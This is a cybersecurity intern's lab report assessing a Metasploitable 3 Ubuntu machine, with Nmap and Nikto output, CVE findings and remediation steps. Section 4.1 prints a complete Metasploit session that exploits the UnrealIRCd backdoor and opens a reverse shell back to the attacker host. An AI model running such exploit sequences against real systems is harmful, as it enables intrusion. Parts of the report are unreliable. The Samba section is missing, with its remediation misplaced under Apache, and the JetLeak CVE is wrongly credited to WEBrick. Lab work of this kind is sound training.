

PROGREE CYBERSECURITY INTERNSHIP

Task 2: Host & Network Vulnerability Assessment Lab

Metasploitable 3 (Ubuntu) — Vulnerability Scan Results & Risk Assessment

Prepared by: Owais Ahmed (ASH)
Cybersecurity Intern — Progree
September 2026

1. Executive Summary

A vulnerability assessment was conducted against the Metasploitable 3 Ubuntu target system to identify exposed network services, software versions, and potential security weaknesses within an isolated lab environment.

The scan identified multiple open ports hosting services such as SSH, HTTP, SMB, IPP/CUPS, MySQL, WEBrick, IRC, and Jetty. Several of these services are running outdated or vulnerable software versions that may expose the system to security risks, including Remote Code Execution (RCE), Denial of Service (DoS), request smuggling, and unauthorized access.

Based on the identified vulnerabilities, the UnrealIRCd backdoor on TCP port 6697 represents the highest-priority finding because of its potential for remote code execution. Other significant findings include vulnerabilities associated with Apache, Samba, WEBrick, and CUPS.

The findings have therefore been prioritized according to their potential impact and the urgency of remediation, and are presented below along with supporting scan evidence.

2. Lab Setup and Methodology

The assessment was carried out inside an isolated virtual lab consisting of a Kali Linux attacker machine and a Metasploitable 3 (Ubuntu) target machine, both hosted on Oracle VirtualBox and connected through a host-only network (192.168.56.0/24).

The following steps were performed:

- Verified network connectivity between the attacker and target machines using `ifconfig` and `ping`.
- Performed an initial quick scan with Nmap (`-T4 -F`) to identify live hosts and open ports.
- Performed a full-port, version-detection scan (`-A -T4 -p-`) to enumerate services and software versions in detail.
- Ran targeted vulnerability scripts (`nmap --script=vuln`) to detect known misconfigurations and CVE-mapped weaknesses.
- Ran Nikto against the web service to identify missing security headers and web-application issues.
- Cross-referenced detected service versions against the NVD/NIST vulnerability database to confirm CVE applicability.
- Validated the most critical finding (UnrealIRCd backdoor) using the Metasploit Framework in the isolated lab to confirm exploitability.

Fig. 1–4: Lab connectivity checks, network interface configuration, and initial Nmap scans

```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:6d:3b:19 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe6d:3b19/64 scope link
valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
link/ether 08:00:27:6d:9c:41 brd ff:ff:ff:ff:ff:ff
inet 172.28.128.3/24 brd 172.28.128.255 scope global eth1
valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fe8d:9c41/64 scope link
valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
link/ether 02:42:aa:3b:87:14 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
inet6 fe80::42:aaff:fe3b:8714/64 scope link
valid_lft forever preferred_lft forever
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$
```

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::cae:7582:a705:cbb1 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5a:87:bc txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 3126 (3.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
(kali㉿kali)-[~]
$ ping -c 3 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=1.18 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.386 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.353 ms

— 192.168.56.103 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2032ms
rtt min/avg/max/mdev = 0.353/0.640/1.183/0.383 ms
```

```
(kali㉿kali)-[~]
$ ping -c 2 8.8.8.8
ping: connect: Network is unreachable
```

```
(kali㉿kali)-[~]
$ mkdir -p ~/vapt_lab/scans
cd ~/vapt_lab
pwd
/home/kali/vapt_lab
```

```
(kali㉿kali)-[~/vapt_lab]
$ nmap -T4 -F 192.168.56.103 -oN scans/01_quick_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 92 filtered tcp ports (no-response)
```

```
(kali㉿kali)-[~/vapt_lab]
$ nmap -T4 -F 192.168.56.103 -oN scans/01_quick_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00038s latency).
Not shown: 92 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp    open  microsoft-ds
631/tcp    open  ipp
3000/tcp   closed ppp
3306/tcp   open  mysql
8080/tcp   open  http-proxy
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.99 seconds
```

```
(kali㉿kali)-[~/vapt_lab]
$ nmap -A -T4 -p- 192.168.56.103 -oN scans/02_full_scan.txt -oX scans/02_full_scan.xml
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:29 -0400
Nmap scan report for 192.168.56.103
Host is up (0.00036s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
```

3. Open Ports and Identified Services

The following network services were identified during the scan:

Port	Service	Version / Observation
22/tcp	SSH	OpenSSH 6.6.1p1 Ubuntu
80/tcp	HTTP	Apache HTTP Server 2.4.7 (Ubuntu)
445/tcp	SMB	Samba 4.3.11-Ubuntu
631/tcp	IPP	CUPS 1.7.x
3306/tcp	MySQL	MySQL service detected; authentication required
3500/tcp	HTTP	WEBrick 1.3.1 / Ruby 2.3.8
6697/tcp	IRC	UnrealIRCd 3.2.8.1
8080/tcp	HTTP	Jetty 8.1.7.v20120910

The presence of multiple externally accessible services increases the overall attack surface of the target system and requires appropriate patching, configuration hardening, and service minimization.

Fig. 5–8: Detailed service/version enumeration, SMB host information, vulnerability script scan, and Slowloris/DoS script results

```

22/tcp open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp open  http          Apache httpd 2.4.7
| http-ls: Volume /
|  SIZE  TIME                FILENAME
|  -      2020-10-29 19:37    chat/
|  -      2011-07-27 20:17    drupal/
|  1.7K   2020-10-29 19:37    payroll_app.php
|  -      2013-04-08 12:06    phpmyadmin/
|_
|_ http-title: Index of /
|_ http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp open  ipp          CUPS 1.7
|_ http-server-header: CUPS/1.7 IPP/2.1
| http-robots.txt: 1 disallowed entry
|_/
|_ http-title: Home - CUPS 1.7.2
| http-methods:
|_ Potentially risky methods: PUT
3000/tcp closed ppp
3306/tcp open  mysql        MySQL (unauthorized)
3500/tcp open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))

```

```

|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: metasploitable3-ub1404
|   NetBIOS computer name: METASPLOITABLE3-UB1404\x00
|   Domain name: \x00
|   FQDN: metasploitable3-ub1404
|_  System time: 2026-09-18T13:31:07+00:00
|_ clock-skew: mean: 0s, deviation: 1s, median: -1s
| smb2-time:
|   date: 2026-09-18T13:31:06
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_  Message signing enabled but not required

```

TRACEROUTE

```

HOP RTT      ADDRESS
1   0.36 ms  192.168.56.103

```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 139.30 seconds

```

└─$ nmap --script=vuln 192.168.56.103 -oN scans/03_vuln_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-18 09:32 -0400
Stats: 0:03:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.77% done; ETC: 09:36 (0:00:02 remaining)
Nmap scan report for 192.168.56.103
Host is up (0.00037s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    closed ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-database-xss: Couldn't find any DOM based XSS.
|_http-enum:
|   /: Root directory w/ listing on 'apache/2.4.7 (ubuntu)'
|   /phpmyadmin/: phpMyAdmin
|_ /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.7 (ubuntu)'
|_http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.103
| Found the following possible CSRF vulnerabilities:
|
|   Path: http://192.168.56.103:80/drupal/
|   Form id: user-login-form
|   Form action: /drupal/?q=node&destination=node
|
|   Path: http://192.168.56.103:80/payroll_app.php

```

```

|
|   Disclosure date: 2009-09-17
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|     http://ha.ckers.org/slowloris/
|_ 8181/tcp closed intermapper
MAC Address: 08:00:27:68:3B:19 (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|
|   State: VULNERABLE
|   The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null deference pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes while working on smb-enum-sessions.
|_
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Nmap done: 1 IP address (1 host up) scanned in 328.04 seconds

└─(kali@kali)-[~/vapt_lab]
└─$ nikto -h http://192.168.56.103 -o scans/04_nikto.html -Format html
- Nikto v2.6.0

```

Fig. 9–10: Nikto web server scan and generated scan output files

```
$ nikto -h http://192.168.56.103 -o scans/04_nikto.html -Format html
- Nikto v2.6.0

+ Target IP: 192.168.56.103
+ Target Hostname: 192.168.56.103
+ Target Port: 80
+ Platform: Unknown
+ Start Time: 2026-09-18 09:38:17 (GMT-4)

+ Server: Apache/2.4.7 (Ubuntu)
+ ERROR: Failed to check for updates:
+ [750500] /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [600050] Apache/2.4.7 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
```

```
+ [007107] /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8292 requests: 16 errors and 29 items reported on the remote host
+ End Time: 2026-09-18 09:44:03 (GMT-4) (346 seconds)
```

```
+ 1 host(s) tested
```

```
(kali㉿kali)-[~/vapt_lab]
$ ls -la ~/vapt_lab/scans/
total 72
drwxrwxr-x 2 kali kali 4096 Sep 18 09:38 .
drwxrwxr-x 3 kali kali 4096 Sep 18 09:29 ..
-rw-rw-r-- 1 kali kali 611 Sep 18 09:29 01_quick_scan.txt
-rw-rw-r-- 1 kali kali 3296 Sep 18 09:31 02_full_scan.txt
-rw-rw-r-- 1 kali kali 13683 Sep 18 09:31 02_full_scan.xml
-rw-rw-r-- 1 kali kali 15345 Sep 18 09:38 03_vuln_scan.txt
-rw-rw-r-- 1 kali kali 23625 Sep 18 09:44 04_nikto.html.htm
```

```
(kali㉿kali)-[~/vapt_lab]
$
```

4. Critical and High-Priority Findings

4.1 UnrealIRCd Backdoor — CRITICAL

Affected Port	6697/tcp
Service	IRC
Affected Software	UnrealIRCd 3.2.8.1
CVE	CVE-2010-2075
Risk	Critical
Potential Impact	Remote Code Execution (RCE)

Description

The UnrealIRCd service running on TCP port 6697 was identified as a critical security concern. UnrealIRCd version 3.2.8.1 is associated with a known backdoor vulnerability that can allow an attacker to execute commands remotely on the affected system. This is particularly significant because successful exploitation can result in remote code execution, allowing an attacker to run unauthorized commands with the privileges of the vulnerable service.

Security Impact

- Execute unauthorized commands remotely.
- Compromise the affected system.
- Access or modify system resources.
- Use the compromised host as a starting point for further attacks.

Exploitation Verification

The vulnerability was validated in the isolated lab using the Metasploit Framework's `unreal_ircd_3281_backdoor` module. The module was configured with the target host, port 6697, and a reverse TCP payload; upon execution, the target was confirmed to be vulnerable and the backdoor command channel was successfully established, as shown below.

Fig. 11–13: CVE-2010-2075 (NVD) reference, Metasploit module search, and successful exploitation

```
msf > search unreal_ircd

Matching Modules
=====
#  Full Name                                     Disclosure Date  Rank
Check  Name
-  -
0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12      excellent
Yes  UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter/reverse_tcp
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
```

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LPORT 4444
LPORT => 4444
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.103:6697 - Running automatic check ("set AutoCheck false" to disable)
[*] 192.168.56.103:6697 - Connected to 192.168.56.103:6697
[*] 192.168.56.103:6697 - Trying to register a new IRC user: louie
[+] 192.168.56.103:6697 - The target appears to be vulnerable. UnrealIRCd detected after registration
[*] 192.168.56.103:6697 - Connected to 192.168.56.103:6697
[*] 192.168.56.103:6697 - Sending IRC backdoor command
```

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The browser window displays the NVD-CVE-2010-2075 detail page. The page includes sections for Description, Evaluator Description, Metrics, and References to Advisories, Solutions, and Tools. The Metrics section shows a CVSS 2.0 Severity and Vector Strings of 7.5 and (AV:N/AC:L/Au:N/C:P/I:P/A:P).

Remediation

1. Upgrade UnrealIRCd to a secure and supported version.
2. If IRC functionality is not required, disable and remove the service.
3. Restrict access to TCP port 6697 using firewall rules.
4. Review system logs for suspicious IRC activity or unexpected command execution.
5. Reassess the system after remediation to verify that the vulnerable service is no longer exposed.

Priority: Immediate

4.2 Apache HTTP Server Vulnerabilities — HIGH / MEDIUM

Affected Service	HTTP (80/tcp)
Detected Version	Apache HTTP Server 2.4.7 (Ubuntu)
Findings	Slowloris DoS (CVE-2007-6750); mod_userdir+suexec bypass (CVE-2025-66200)
Risk	High / Medium

Description

The vulnerability assessment identified that the web service may be susceptible to the Slowloris Denial-of-Service attack, which exploits the server's handling of incomplete HTTP requests. The scan result indicated "http-slowloris-check: LIKELY VULNERABLE". An attacker may abuse this behavior by maintaining a large number of incomplete connections, potentially consuming available server resources and preventing legitimate users from accessing the web service.

In addition, the detected Apache version (2.4.7) falls within the affected range for CVE-2025-66200, a mod_userdir+suexec bypass via AllowOverride FileInfo that can allow CGI scripts to run under an unexpected user ID. This has a CVSS score of 5.4 (Medium). The fixed release is Apache 2.4.66.

Security Impact

- Reduced web server availability and exhaustion of connection resources.
- Denial of service for legitimate users.
- Potential unauthorized CGI execution under an unexpected user context.

Fig. 14–15: CVE-2007-6750 (Slowloris) and CVE-2025-66200 (Apache mod_userdir) NVD records

🌸 CVE-2007-6750 Detail

MODIFIED AFTER ENRICHMENT

This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.

Description

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Metrics

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 2.0 Severity and Vector Strings:

NIST: NVD

Base Score: 5

Vector: (AV:N/AC:L/Au:N/C:N/I:N/A:P)

QUICK INFO

CVE Dictionary Entry:

[CVE-2007-6750](#)

NVD Published Date:

Dec 27, 2011

NVD Last Modified:

Jun 16, 2026

Source:

MITRE

1. Upgrade Samba to a currently supported and secure release.
2. Disable SMB functionality if it is not required.
3. Restrict TCP port 445 to trusted networks and enforce SMB signing.

4. Conduct a follow-up vulnerability scan after patching.

Priority: High


4.4 WEBrick / Ruby Vulnerabilities — HIGH

Affected Port	3500/tcp
Service	HTTP / WEBrick
Detected Version	WEBrick 1.3.1 / Ruby 2.3.8
Risk	High

Description

The assessment identified an outdated WEBrick 1.3.1 web server running on an older Ruby runtime. Publicly documented issues affecting this combination include CVE-2017-10784 (terminal escape sequence injection), CVE-2020-25613 (HTTP request smuggling), and CVE-2019-16201 (Regular Expression Denial of Service).

Fig. 16: CVE-2017-10784 (WEBrick terminal escape sequence) NVD record



Remediation

1. Upgrade Ruby and WEBrick to supported versions.
2. Remove or disable the service if not required.
3. Restrict access to TCP port 3500 and re-test after upgrading dependencies.

Priority: High

4.5 CUPS Security Vulnerabilities — MEDIUM

Affected Port	631/tcp
Service	IPP / CUPS
Detected Version	CUPS 1.7.x
Risk	Medium

Description

The scan identified the CUPS printing service running on TCP port 631. The detected version is outdated and may be affected by CVE-2018-4700, a Cross-Site Request Forgery (CSRF) vulnerability. Exposing a printing service unnecessarily increases the attack surface of the system.

Remediation

1. Upgrade CUPS to a supported version, or disable it if not required.
2. Restrict access to TCP port 631 and review CUPS permissions.
3. Re-scan the system after remediation.

Priority: Medium

4.6 Additional Related Findings

Further review of the enumerated services against the NVD database surfaced two additional historical vulnerabilities worth tracking during remediation:

- CVE-2017-7494 — Samba versions 3.5.0 through 4.4.14 (before patched releases) allow a malicious client to upload a shared library and cause the server to load and execute it, rated Critical (CVSS 3.x).
- CVE-2015-2080 — Exception handling in the WEBrick library in Ruby before 2.2.9.v20150224 allows remote attackers to obtain sensitive information via illegal characters in an HTTP header (JetLeak), rated High (CVSS 7.5).

Fig. 17–18: CVE-2017-7494 (Samba) and CVE-2015-2080 (WEBrick JetLeak) NVD records

6. Recommended Remediation Strategy

Immediate Actions

- Address the UnrealIRCd backdoor vulnerability immediately.
- Disable unnecessary network-facing services.
- Restrict access to exposed ports using firewall rules.

Short-Term Actions

- Upgrade outdated versions of Apache, Samba, Ruby/WEBrick, and CUPS.
- Review service configurations and authentication controls.
- Limit SMB, IRC, printing, and development services to trusted networks where required.

Long-Term Actions

- Establish a regular vulnerability scanning and patch-management process.
- Maintain an inventory of installed software and exposed services.
- Remove unsupported software versions and perform periodic configuration reviews.
- Conduct a follow-up vulnerability assessment after remediation.

7. Conclusion

The vulnerability assessment demonstrates that the Metasploitable 3 Ubuntu system has a large attack surface due to multiple exposed and outdated services. The most significant finding is the UnrealIRCd backdoor vulnerability, which was confirmed exploitable in the lab and presents a real remote code execution risk. Additional high-priority findings affect the web server, Samba, and WEBrick services, while CUPS presents a comparatively lower but still relevant security concern.

The assessment highlights the importance of software patching, service hardening, network access restrictions, and continuous vulnerability management. After applying the recommended remediation measures, a second vulnerability scan should be performed to confirm that the identified weaknesses have been successfully addressed.